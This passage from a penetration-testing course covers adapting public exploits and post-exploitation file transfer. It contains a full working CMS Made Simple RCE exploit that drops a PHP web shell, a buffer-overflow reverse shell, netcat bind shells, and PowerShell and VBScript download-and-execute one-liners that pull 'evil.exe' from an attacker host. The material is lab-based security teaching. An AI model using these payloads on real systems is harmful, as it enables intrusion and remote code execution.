The code starts by allocating a memory block for the *buffer* character array using *malloc* and filling the array with NULL bytes. Next, the code fills the *buffer* character array by copying the content of the other variables through various string manipulation functions such as *strcpy*[388] and *strcat*.[389]

[386] (cplusplus, 2019), http://www.cplusplus.com/reference/cstdlib/malloc/

[387] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/memset/

[388] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/strcpy/

[389] (cplusplus, 2019), http://www.cplusplus.com/reference/cstring/strcat/

Having the final buffer constructed as a string is a very important piece of information. The C programming language makes use of *null-terminated strings*,[390] meaning that functions such as *strcpy* and *strcat* determine the end and the size of a string by searching for the first occurrence of a NULL byte in the target character array. Since the allocation size of our initial *padding* buffer is 780, by setting the last byte to 0x00 (Listing 442), we end up concatenating (strcat) a string of "A" ASCII characters that is 779 bytes in length. This explains the misaligned overwrite of the EIP register.

We can quickly fix this by increasing the requested memory size defined by the *initial_buffer_size* variable by 1.

```
    int initial_buffer_size = 781;
    char *padding = malloc(initial_buffer_size);
    memset(padding, 0x41, initial_buffer_size);
    memset(padding + initial_buffer_size - 1, 0x00, 1);
```

Listing 444 - Changing the padding allocation size

As a final test, we will again compile the code, set up a Netcat listener on port 443 to catch our reverse shell, and launch the exploit:

```
kali@kali:~/Desktop$ i686-w64-mingw32-gcc 42341.c -o syncbreeze_exploit.exe -lws2_32

kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
```

Listing 445 - Compiling the exploit and setting up a Netcat listener on port 443

Next, we will run the exploit:

```
kali@kali:~/Desktop$ wine syncbreeze_exploit.exe

[>] Initialising Winsock...
[>] Initialised.
[>] Socket created.
[>] Connected

[>] Request sent
```

Listing 446 - Running the final version of the exploit

And finally switch to our netcat listener:

```
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49662
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Listing 447 - Receiving a reverse shell on our Kali Linux machine

Excellent! We have a shell. In addition, this exploit no longer requires access to a Windows-based attack platform in the field as we can run it from Kali Linux.

[390] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Null-terminated_string

15.1.7.1 Exercises

1. Fix the overflow buffer such that the EIP register will be overwritten by your chosen return address instruction.
2. Install the *ASX to MP3 Converter* application located under the C:\Tools\fixing_exploits directory; download the exploit for *ASX to MP3 Converter* from EDB[391] and edit it in order to get a shell on your dedicated Windows machine.

15.2 Fixing Web Exploits

Web application vulnerabilities do not often result in memory corruption. This means that they are not affected by protections provided by the operating system such as DEP and ASLR and they are significantly easier to re-purpose.

15.2.1 Considerations and Overview

Even though we might not have to deal with hex-encoded payloads in web exploits, it is important that we properly read the code to understand what considerations must be taken in our editing process.

When modifying web exploits, there are several key questions we generally need to ask while approaching the code:

- Does it initiate an HTTP or HTTPS connection?
- Does it access a web application specific path or route?
- Does the exploit leverage a pre-authentication vulnerability?
- If not, how does the exploit authenticate to the web application?
- How are the GET or POST requests crafted to trigger and exploit the vulnerability?
- Does it rely on default application settings (such as the web path of the application) that may have been changed after installation?
- Will oddities such as self-signed certificates disrupt the exploit?

In addition, we must remember that public web application exploits do not take into account additional protections such as .htaccess. This is mainly because the exploit author can not possibly know about these protections during the development process and they are outside the exploit's scope.

15.2.2 Selecting the Vulnerability

Let's consider the following scenario. During an assessment we discover a Linux host that has an *apache2* server exposed. After enumerating the web server, we find an installation of *CMS Made Simple* version *2.2.5* listening on TCP port *443*. This version appears to be vulnerable to remote code execution and a public exploit is available on Exploit-DB.[392]

---

[391] (Offensive Security, 2015), https://www.exploit-db.com/exploits/38457/

[392] (Offensive Security, 2018), https://www.exploit-db.com/exploits/44976

This vulnerability is post-authentication, however, we discovered valid application credentials (admin / HUYfaw763) on another machine during the enumeration process.

15.2.3 Changing Connectivity Information

As we inspect the code, we realize the *base_url* variable needs to be changed to match our environment:

```
base_url = "http://192.168.1.10/cmsms/admin"
```

Listing 448 - base_url variable as defined in the original exploit

We must modify the IP address and the protocol to *HTTPS*:

```
base_url = "https://10.11.0.128/admin"
```

Listing 449 - base_url variable updated to match our case

We also notice that when browsing the target website, we are presented with a *SEC_ERROR_UNKNOWN_ISSUER*[393] error. This error indicates that the certificate on the remote host can not be validated. We need to account for this in the exploit code.

Specifically, the exploit is using the *requests* Python library to communicate with the target. The code makes three post requests on lines 34, 55 and 80:

```
...
    response  = requests.post(url, data=data, allow_redirects=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False)
...
```

Listing 450 - All three post requests as defined in the original exploit

The official documentation[394] indicates that the SSL certificate will be ignored if we set the *verify* parameter to *False*:

```
...
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
...
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
...
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, v
erify=False)
...
```

Listing 451 - Modified post requests to ignore SSL verification.

Finally, we also need to change the credentials used in the original exploit to match those found during the enumeration process. These are defined in the *username* and *password* variables at lines 15 and 16 respectively:

[393] (Mozilla, 2019), https://support.mozilla.org/en-US/kb/error-codes-secure-websites?as=u&utm_source=inproduct

[394] (python-requests.org, 2019), http://docs.python-requests.org/en/master/user/advanced/#ssl-cert-verification

```
username = "admin"
password = "password"
```

Listing 452 - username and password variables as defined in the original exploit

We can easily replace these credentials:

```
username = "admin"
password = "HUYfaw763"
```

Listing 453 - username and password variables updated to match our scenario

Note that in this case, we do not need to update the simple payload since it only executes system commands passed in cleartext within the GET request.

After all edits are complete, the final exploit should look like the following:

```
# Exploit Title: CMS Made Simple 2.2.5 authenticated Remote Code Execution
# Date: 3rd of July, 2018
# Exploit Author: Mustafa Hasan (@strukt93)
# Vendor Homepage: http://www.cmsmadesimple.org/
# Software Link: http://www.cmsmadesimple.org/downloads/cmsms/
# Version: 2.2.5
# CVE: CVE-2018-1000094

import requests
import base64

base_url = "https://10.11.0.128/admin"
upload_dir = "/uploads"
upload_url = base_url.split('/admin')[0] + upload_dir
username = "admin"
password = "HUYfaw763"

csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]

def authenticate():
    page = "/login.php"
    url = base_url + page
    data = {
        "username": username,
        "password": password,
        "loginsubmit": "Submit"
    }
    response  = requests.post(url, data=data, allow_redirects=False, verify=False)
    status_code = response.status_code
    if status_code == 302:
        print "[+] Authenticated successfully with the supplied credentials"
        return response.cookies, parse_csrf_token(response.headers['Location'])
    print "[-] Authentication failed"
    return None, None
```

```
def upload_txt(cookies, csrf_token):
    mact = "FileManager,m1_,upload,0"
    page = "/moduleinterface.php"
    url = base_url + page
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "disable_buffer": 1
    }
    txt = {
        'm1_files[]': (txt_filename, payload)
    }
    print "[*] Attempting to upload {}...".format(txt_filename)
    response = requests.post(url, data=data, files=txt, cookies=cookies, verify=False)
    status_code = response.status_code
    if status_code == 200:
        print "[+] Successfully uploaded {}".format(txt_filename)
        return True
    print "[-] An error occurred while uploading {}".format(txt_filename)
    return None

def copy_to_php(cookies, csrf_token):
    mact = "FileManager,m1_,fileaction,0"
    page = "/moduleinterface.php"
    url = base_url + page
    b64 = base64.b64encode(txt_filename)
    serialized = 'a:1:{{i:0;s:{}:"{}";}}'.format(len(b64), b64)
    data = {
        "mact": mact,
        csrf_param: csrf_token,
        "m1_fileactioncopy": "",
        "m1_path": upload_dir,
        "m1_selall": serialized,
        "m1_destdir": "/",
        "m1_destname": php_filename,
        "m1_submit": "Copy"
    }
    print "[*] Attempting to copy {} to {}...".format(txt_filename, php_filename)
    response = requests.post(url, data=data, cookies=cookies, allow_redirects=False, v
erify=False)
    status_code = response.status_code
    if status_code == 302:
        if response.headers['Location'].endswith('copysuccess'):
            print "[+] File copied successfully"
            return True
    print "[-] An error occurred while copying, maybe {} already exists".format(php_fi
lename)
    return None

def quit():
    print "[-] Exploit failed"
    exit()

def run():
    cookies,csrf_token = authenticate()
    if not cookies:
```

```
        quit()
    if not upload_txt(cookies, csrf_token):
        quit()
    if not copy_to_php(cookies, csrf_token):
        quit()
    print "[+] Exploit succeeded, shell can be found at: {}".format(upload_url + '/' +
php_filename)

run()
```

Listing 454 - Modified exploit containing the required changes for our case

Running the exploit generates an unexpected error:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
Traceback (most recent call last):
  File "44976_modified.py", line 103, in <module>
    run()
  File "44976_modified.py", line 94, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 38, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 24, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

Listing 455 - Python error presented when running the modified version of the exploit

Listing 455 shows that an exception was triggered during the execution of the *parse_csrf_token* function on line 24 of the code. The error tells us that the code tried to access a non-existent element of a Python list by accessing its second element (location.split(csrf_param + "=")[1]).

15.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and start the apache2 service; the target web application is located under /var/www/https/.
2. Modify the original exploit and set the *base_url* variable to the correct IP address of your dedicated Linux lab client as well as the protocol to HTTPS.
3. Get familiar with the *requests* Python library and adjust your exploit accordingly to avoid SSL verification.
4. Edit the *username* and *password* variables to match the ones from our test case (username "admin", password "HUYfaw763").
5. Try to run the exploit against the Linux lab client, does it work? If not, try to explain why.

15.2.4 Troubleshooting the "index out of range" Error

Inspecting line 24 of our exploit, we notice that it uses the *split*[395] method in order to slice the string stored in the *location* parameter passed to the *parse_csrf_token* function. The Python documentation for *split*[396] indicates that this method slices the input string using an optional separator passed as a first argument. The string slices returned by *split* are then stored in a Python *List* object that can be accessed via an index:

```
kali@kali:~$ python

>>> mystr = "Kali*-*Linux*-*Rocks"
>>> result = mystr.split("*-*")
>>> result
['Kali', 'Linux', 'Rocks']
>>> result[1]
'Linux'
>>>
```

Listing 456 - Python string split method

In our exploit code, the string separator is defined as the *csrf_param* variable ("__c") followed by the equals sign:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    return location.split(csrf_param + "=")[1]
```

Listing 457 - Understanding the code on line 24

In order to better understand the *IndexError*, we can add a *print* statement in the *parse_csrf_token* function before the return instruction:

```
csrf_param = "__c"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"

def parse_csrf_token(location):
    print "[+] String that is being split: " + location
    return location.split(csrf_param + "=")[1]
```

Listing 458 - Adding a print statement to see the string where the split method is invoked on

The exploit now displays the full string before the split method is invoked:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
```

[395] (W3Schools, 2019), https://www.w3schools.com/python/ref_string_split.asp

[396] (Python, 2019), https://docs.python.org/3/library/stdtypes.html


```
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split:
https://10.11.0.128/admin?_sk_=f2946ad9afceb247864
Traceback (most recent call last):
  File "44976_modified.py", line 104, in <module>
    run()
  File "44976_modified.py", line 95, in run
    cookies,csrf_token = authenticate()
  File "44976_modified.py", line 39, in authenticate
    return response.cookies, parse_csrf_token(response.headers['Location'])
  File "44976_modified.py", line 25, in parse_csrf_token
    return location.split(csrf_param + "=")[1]
IndexError: list index out of range
```

Listing 459 - Inspecting the print output and noticing the absence of the string defined in the csrf_param variable

While the exploit code expected the input string to contain *__c* (defined in the *csrf_param* variable) as shown in listing 458, we received *_sk_* from the web application.

At this point, we do not fully understand why this is happening. Perhaps there is a version mismatch between the exploit developer's software and ours, or a CMS configuration mismatch. Either way, exploit development is never straightforward.

Nevertheless, we can try to change the *csrf_param* variable from *__c* to *_sk_* in order to match the CMS response and see if the exploit works:

```
csrf_param = "_sk_"
txt_filename = 'cmsmsrce.txt'
php_filename = 'shell.php'
payload = "<?php system($_GET['cmd']);?>"
```

Listing 460 - Changing the csrf_param variable

Now let's execute the modified exploit:

```
kali@kali:~$ python 44976_modified.py
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning
: Unverified HTTPS request is being made. Adding certificate verification is strongly
advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#ssl-warning
s
  InsecureRequestWarning)
[+] Authenticated successfully with the supplied credentials
[+] String that is being split: https://10.11.0.128/admin?_sk_=bdc51a781fe6edcc126
[*] Attempting to upload cmsmsrce.txt...
...
[+] Successfully uploaded cmsmsrce.txt
[*] Attempting to copy cmsmsrce.txt to shell.php...
...
[+] File copied successfully
[+] Exploit succeeded, shell can be found at: https://10.11.0.128/uploads/shell.php
```

Listing 461 - Successful exploitation output

The error is no longer displayed and we are presented with a message informing us that the exploit has succeeded. Although we don't clearly understand why we needed to change the *csrf_param*

variable from *__c* to *_sk_*, this presented a great opportunity to adapt to unexpected situations, something great penetration testers do very well.

Now, we can validate the exploit by attaching to the php shell with a tool like *curl* and supplying a system command to serve as the payload:

```
kali@kali:~$ curl -k https://10.11.0.128/uploads/shell.php?cmd=whoami
www-data
```

Listing 462 - Verifying if our exploit was successful by trying to execute whoami using the uploaded php shell.

Nice. The exploit was successful. We have a web shell.

15.2.4.1 Exercises

1. Observe the error that is generated when running the exploit.
2. Attempt to troubleshoot the code and determine why the error occurs.
3. Modify the exploit in order to avoid the error and run it against your dedicated Linux client.
4. Verify that your exploit worked by attempting to execute the *whoami* command using the remote php shell.
5. Attempt to obtain a fully interactive shell with this exploit.

15.3 Wrapping Up

In this module, we covered the main segments of a plain stack buffer overflow that required extensive editing to match our target environment. We then cross-compiled the code in order to make it run on our Kali attack platform.

We also modified a web exploit to demonstrate how these types of exploits can be re-purposed for a different target environment.

These scenarios reveal solutions to common obstacles encountered when dealing with public exploits during an engagement.

16. File Transfers

The term *post-exploitation* refers to the actions performed by an attacker once they have gained some level of control of a target. Some post-exploitation actions include elevating privileges, expanding control into additional machines, installing backdoors, cleaning up evidence of the attack, uploading files and tools to the target machine, etc.

In this module, we will explore various file transfer methods that can assist us in our assessment when properly used under specific conditions.

16.1 Considerations and Preparations

The file transfer methods we discuss in this module could endanger the success of our engagement and should be used with caution and only under specific conditions. We will discuss these conditions in this section.

We will also discuss some basic preparations that will facilitate the exercises and demonstrate and overcome some limitations of standard shells with regards to file transfers.

16.1.1 Dangers of Transferring Attack Tools

In some cases, we may need to transfer attack tools and utilities to our target. However, transferring these tools can be dangerous for several reasons.

First, our post-exploitation attack tools could be abused by malicious parties, which puts the client's resources at risk. It is *extremely important* to document uploads and remove them after the assessment is completed.

Second, antivirus software, which scans endpoint filesystems in search of pre-defined file signatures, becomes a huge frustration for us during this phase. This software, which is ubiquitous in most corporate environments, will detect our attack tools, quarantine them (rendering them useless), and alert a system administrator.

If the system administrator is diligent, this will cost us a precious internal remote shell, or in extreme cases, signal the effective end of our engagement. While antivirus evasion is beyond the scope of this module, we discuss this topic in detail in another module.

As a general rule of thumb, we should always try to use native tools on the compromised system. Alternatively, we can upload additional tools when native ones are insufficient, when we have determined that the risk of detection is minimized, or when our need outweighs the risk of detection.

16.1.2 Installing Pure-FTPd

In order to accommodate the exercises in this module, let's quickly install the Pure-FTPd server on our Kali attack machine. If you already have an FTP server configured on your Kali system, you may skip these steps.

```
kali@kali:~$ sudo apt update && sudo apt install pure-ftpd
```

Listing 463 - Installing Pure-FTP on Kali

Before any clients can connect to our FTP server, we need to create a new user for Pure-FTPd. The following Bash script will automate the user creation for us:

```
kali@kali:~$ cat ./setup-ftp.sh
#!/bin/bash

groupadd ftpgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd offsec -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth/
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome/
systemctl restart pure-ftpd
```

Listing 464 - Bash script to setup Pure-FTP on Kali

We will make the script executable, then run it and enter “lab” as the password for the offsec user when prompted:

```
kali@kali:~$ chmod +x setup-ftp.sh
kali@kali:~$ sudo ./setup-ftp.sh
Password:
Enter it again:
Restarting ftp server
```

Listing 465 - Setting up and starting Pure-FTP on Kali

16.1.3 The Non-Interactive Shell

Most Netcat-like tools provide a non-interactive shell, which means that programs that require user input such as many file transfer programs or **su** and **sudo** tend to work poorly, if at all. Non-interactive shells also lack useful features like tab completion and job control. An example will help illustrate this problem.

You are hopefully familiar with the **ls** command. This command is *non-interactive*, because it can complete without user interaction.

By contrast, consider a typical FTP login session from our Debian lab client to our Kali system:

```
student@debian:~$ ftp 10.11.0.4
Connected to 10.11.0.4.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:07. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
331 User offsec OK. Password required
Password:
230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
```

```
221 Logout.
student@debian:~$
```

Listing 466 - FTP server interaction

In this session, we enter a username and password, and the process is exited only after we enter the **bye** command. This is an *interactive* program; it requires user intervention to complete.

Although the problem may be obvious at this point, let's attempt an FTP session through a non-interactive shell, in this case, Netcat.

To begin, let's assume we have compromised a Debian client and have obtained access to a Netcat bind shell. We'll launch Netcat on our Debian client listening on port 4444 to simulate this:

```
student@debian:~$ nc -lvnp 4444 -e /bin/bash
listening on [any] 4444 ...
```

Listing 467 - Configuring a Netcat bind shell

From our Kali system, we will connect to the listening shell and attempt the FTP session from Listing 466 again:

```
kali@kali:~$ nc -vn 10.11.0.128 4444
ftp 10.11.0.4
offsec
lab
bye

^C
kali@kali:~$
```

Listing 468 - Attempting an FTP connection in a non-interactive shell

Behind the scenes, we are interacting with the FTP server, but we are not receiving any feedback in our shell. This is because the standard output from the FTP session (an interactive program) is not redirected correctly in a basic bind or reverse shell. This results in the loss of control of our shell and we are forced to exit it completely with Ctrl+C. This could prove very problematic during an assessment.

16.1.3.1 Upgrading a Non-Interactive Shell

Now that we understand some of the limitations of non-interactive shells, let's examine how we can "upgrade" our shell to be far more useful. The Python interpreter, frequently installed on Linux systems, comes with a standard module named *pty* that allows for creation of pseudo-terminals. By using this module, we can spawn a separate process from our remote shell and obtain a fully interactive shell. Let's try this out.

We will reconnect to our listening Netcat shell, and spawn our *pty* shell:

```
kali@kali:~$ nc -vn 10.11.0.128 4444
(UNKNOWN) [10.11.0.128] 4444 (?) open
python -c 'import pty; pty.spawn("/bin/bash")'
student@debian:~$
```

Listing 469 - Upgrading our shell with Python

Immediately after running our Python command, we are greeted with a familiar Bash prompt. Let's try connecting to our local FTP server again, this time through the *pty* shell and see how it behaves:

```
student@debian:~$ ftp 10.11.0.4
ftp 10.11.0.4
Connected to 10.11.0.4.
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 1 of 50 allowed.
220-Local time is now 09:16. Server port: 21.
220-This is a private system - No anonymous login
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
Name (10.11.0.4:student): offsec
offsec
331 User offsec OK. Password required
Password:offsec

230 OK. Current directory is /
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> bye
bye
221-Goodbye. You uploaded 0 and downloaded 0 kbytes.
221 Logout.
student@debian:~$
```

Listing 470 - Using an interactive program with our upgraded shell

This time, our interactive connection to the FTP server was successful (Listing 470) and when we quit, we were returned to our upgraded Bash prompt. This technique effectively provides an interactive shell through a traditionally non-interactive channel and is one of the most popular upgrades to a standard non-interactive shell on Linux.

16.1.3.2 Exercises

(Reporting is not required for these exercises)

1. Start the Pure-FTPd FTP server on your Kali system, connect to it using the FTP client on the Debian lab VM, and observe how the interactive prompt works.
2. Attempt to log in to the FTP server from a Netcat reverse shell and see what happens.
3. Research alternatives methods to upgrade a non-interactive shell.

16.2 Transferring Files with Windows Hosts

In Unix-like environments, we will often find tools such as Netcat, curl, or wget preinstalled with the operating system, which make downloading files from a remote machine relatively simple. However, on Windows machines the process is usually not as straightforward. In this section, we will explore file transfer options on Windows-based machines.

16.2.1 Non-Interactive FTP Download

Windows operating systems ship with a default FTP client that can be used for file transfers. As we've seen, the FTP client is an interactive program that requires input to complete so we need a creative solution in order to use FTP for file transfers.

The **`ftp`** help option (**`-h`**) has some clues that might come to our aid:


```
C:\Users\offsec> ftp -h

Transfers files to and from a computer running an FTP server service
(sometimes called a daemon). Ftp can be used interactively.

FTP [-v] [-d] [-i] [-n] [-g] [-s:filename] [-a] [-A] [-x:sendbuffer] [-r:recvbuffer] [
-b:asyncbuffers] [-w:windowsize] [host]

  -v              Suppresses display of remote server responses.
  -n              Suppresses auto-login upon initial connection.
  -i              Turns off interactive prompting during multiple file
                  transfers.
  -d              Enables debugging.
  -g              Disables filename globbing (see GLOB command).
  -s:filename     Specifies a text file containing FTP commands; the
                  commands will automatically run after FTP starts.
  -a              Use any local interface when binding data connection.
  -A              login as anonymous.
  -x:send sockbuf Overrides the default SO_SNDBUF size of 8192.
  -r:recv sockbuf Overrides the default SO_RCVBUF size of 8192.
  -b:async count  Overrides the default async count of 3
  -w:windowsize   Overrides the default transfer buffer size of 65535.
  host            Specifies the host name or IP address of the remote
                  host to connect to.

Notes:
  - mget and mput commands take y/n/q for yes/no/quit.
  - Use Control-C to abort commands.
```

Listing 471 - FTP help display

The ftp **-s** option accepts a text-based command list that effectively makes the client non-interactive. On our attacking machine, we will set up an FTP server, and we will initiate a download request for the Netcat binary from the compromised Windows host.

First, we will place a copy of nc.exe in our /ftphome directory:

```
kali@kali:~$ sudo cp /usr/share/windows-resources/binaries/nc.exe /ftphome/
kali@kali:~$ ls /ftphome/
nc.exe
```

Listing 472 - Ensuring nc.exe is in the ftphome directory

We have already installed and configured Pure-FTPd on our Kali machine, but we will restart it to make sure the service is available:

```
kali@kali:~$ sudo systemctl restart pure-ftpd
```

Listing 473 - Restarting Pure-FTPd in Kali

Next, we will build a text file of FTP commands we wish to execute, using the echo command as shown in Listing 474.

The command file begins with the **open** command, which initiates an FTP connection to the specified IP address. Next the script will authenticate as **offsec** with the **USER** command and supply the password, **lab**. At this point, we should have a successfully authenticated FTP connection and we can script the commands necessary to transfer our file.

We will request a binary file transfer with **bin** and issue the **GET** request for nc.exe. Finally, we will close the connection with the **bye** command:

```
C:\Users\offsec>echo open 10.11.0.4 21> ftp.txt
C:\Users\offsec>echo USER offsec>> ftp.txt
C:\Users\offsec>echo lab>> ftp.txt
C:\Users\offsec>echo bin >> ftp.txt
C:\Users\offsec>echo GET nc.exe >> ftp.txt
C:\Users\offsec>echo bye >> ftp.txt
```

Listing 474 - Creating the non-interactive FTP script

We are now ready to initiate the FTP session using the command list that will effectively make the interactive session non-interactive. To do this, we will issue the following FTP command:

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
```

Listing 475 - Using FTP non-interactively

In the above listing, we used **-v** to suppress any returned output, **-n** to suppresses automatic login, and **-s** to indicate the name of our command file.

When the ftp command in Listing 475 runs, our download should have executed, and a working copy of nc.exe should appear in our current directory:

```
C:\Users\offsec> ftp -v -n -s:ftp.txt
ftp> open 192.168.1.31 21
ftp> USER offsec

ftp> bin
ftp> GET nc.exe
ftp> bye

C:\Users\offsec> nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode

        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
...
```

Listing 476 - Successfully transferring nc.exe

16.2.2 Windows Downloads Using Scripting Languages

We can leverage scripting engines such as VBScript[397] (in Windows XP, 2003) and PowerShell (in Windows 7, 2008, and above) to download files to our victim machine. For example, the following

[397] (Wikipedia, 2019), https://en.wikipedia.org/wiki/VBScript

set of non-interactive **echo** commands, when pasted into a remote shell, will write out a wget.vbs script that acts as a simple HTTP downloader:

```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs
echo  Err.Clear >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo  If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wge
t.vbs
echo  If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.
vbs
echo  If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo  http.Open "GET", strURL, False >> wget.vbs
echo  http.Send >> wget.vbs
echo  varByteArray = http.ResponseBody >> wget.vbs
echo  Set http = Nothing >> wget.vbs
echo  Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo  Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo  strData = "" >> wget.vbs
echo  strBuffer = "" >> wget.vbs
echo  For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo  ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo  Next >> wget.vbs
echo  ts.Close >> wget.vbs
```

Listing 477 - Creating a VBScript HTTP downloader script

We can run this (with **cscript**) to download files from our Kali machine:

```
C:\Users\Offsec> cscript wget.vbs http://10.11.0.4/evil.exe evil.exe
```

Listing 478 - Executing the VBScript HTTP downloader script

For more recent versions of Windows, we can use PowerShell as an even simpler download alternative. The example below shows an implementation of a downloader script using the *System.Net.WebClient* PowerShell class:[398]

[398] (Microsoft, 2019), https://docs.microsoft.com/en-us/dotnet/api/system.net.webclient?redirectedfrom=MSDN&view=netframework-4.8


```
C:\Users\Offsec> echo $webclient = New-Object System.Net.WebClient >>wget.ps1
C:\Users\Offsec> echo $url = "http://10.11.0.4/evil.exe" >>wget.ps1
C:\Users\Offsec> echo $file = "new-exploit.exe" >>wget.ps1
C:\Users\Offsec> echo $webclient.DownloadFile($url,$file) >>wget.ps1
```

Listing 479 - Creating a PowerShell HTTP downloader script

Now we can use PowerShell to run the script and download our file. However, to ensure both correct and stealthy execution, we specify a number of options in the execution of the script as shown below in Listing 480.

First, we must allow execution of PowerShell scripts (which is restricted by default) with the **-ExecutionPolicy** keyword and **Bypass** value. Next, we will use **-NoLogo** and **-NonInteractive** to hide the PowerShell logo banner and suppress the interactive PowerShell prompt, respectively. The **-NoProfile** keyword will prevent PowerShell from loading the default profile (which is not needed), and finally we specify the script file with **-File**:

```
C:\Users\Offsec> powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoPro
file -File wget.ps1
```

Listing 480 - Executing the PowerShell HTTP downloader script

We can also execute this script as a one-liner as shown below:

```
C:\Users\Offsec> powershell.exe (New-Object System.Net.WebClient).DownloadFile('http:/
/10.11.0.4/evil.exe', 'new-exploit.exe')
```

Listing 481 - Executing the PowerShell HTTP downloader script as a one-liner

If we want to download and execute a PowerShell script without saving it to disk, we can once again use the *System.Net.Webclient* class. This is done by combining the **DownloadString** method with the *Invoke-Expression* cmdlet (**IEX**).[399]

To demonstrate this, we will create a simple PowerShell script on our Kali machine (Listing 482):

```
kali@kali:/var/www/html$ sudo cat helloworld.ps1
Write-Output "Hello World"
```

Listing 482 - The Hello World script hosted on our web server

Next, we will run the script with the following command on our compromised Windows machine (Listing 483):

```
C:\Users\Offsec> powershell.exe IEX (New-Object System.Net.WebClient).DownloadString('
http://10.11.0.4/helloworld.ps1')
Hello World
```

Listing 483 - Executing a remote PowerShell script directly from memory

The content of the PowerShell script was downloaded from our Kali machine and successfully executed without saving it to the victim hard disk.

[399] (Microsoft, 2019), https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/invoke-expression?view=powershell-6

16.2.3 Windows Downloads with exe2hex and PowerShell

In this section we will take a somewhat circuitous, although very interesting route, in order to download a binary file from Kali to a compromised Windows host. Starting on our Kali machine, we will compress the binary we want to transfer, convert it to a hex string, and embed it into a Windows script.

On the Windows machine, we will paste this script into our shell and run it. It will redirect the hex data into **powershell.exe**, which will assemble it back into a binary. This will be done through a series of non-interactive commands.

As an example, let's use **powershell.exe** to transfer Netcat from our Kali Linux machine to our Windows client over a remote shell.

We'll start by locating and inspecting the nc.exe file on Kali Linux.

```
kali@kali:~$ locate nc.exe | grep binaries
/usr/share/windows-resources/binaries/nc.exe

kali@kali:~$ cp /usr/share/windows-resources/binaries/nc.exe .

kali@kali:~$ ls -lh nc.exe
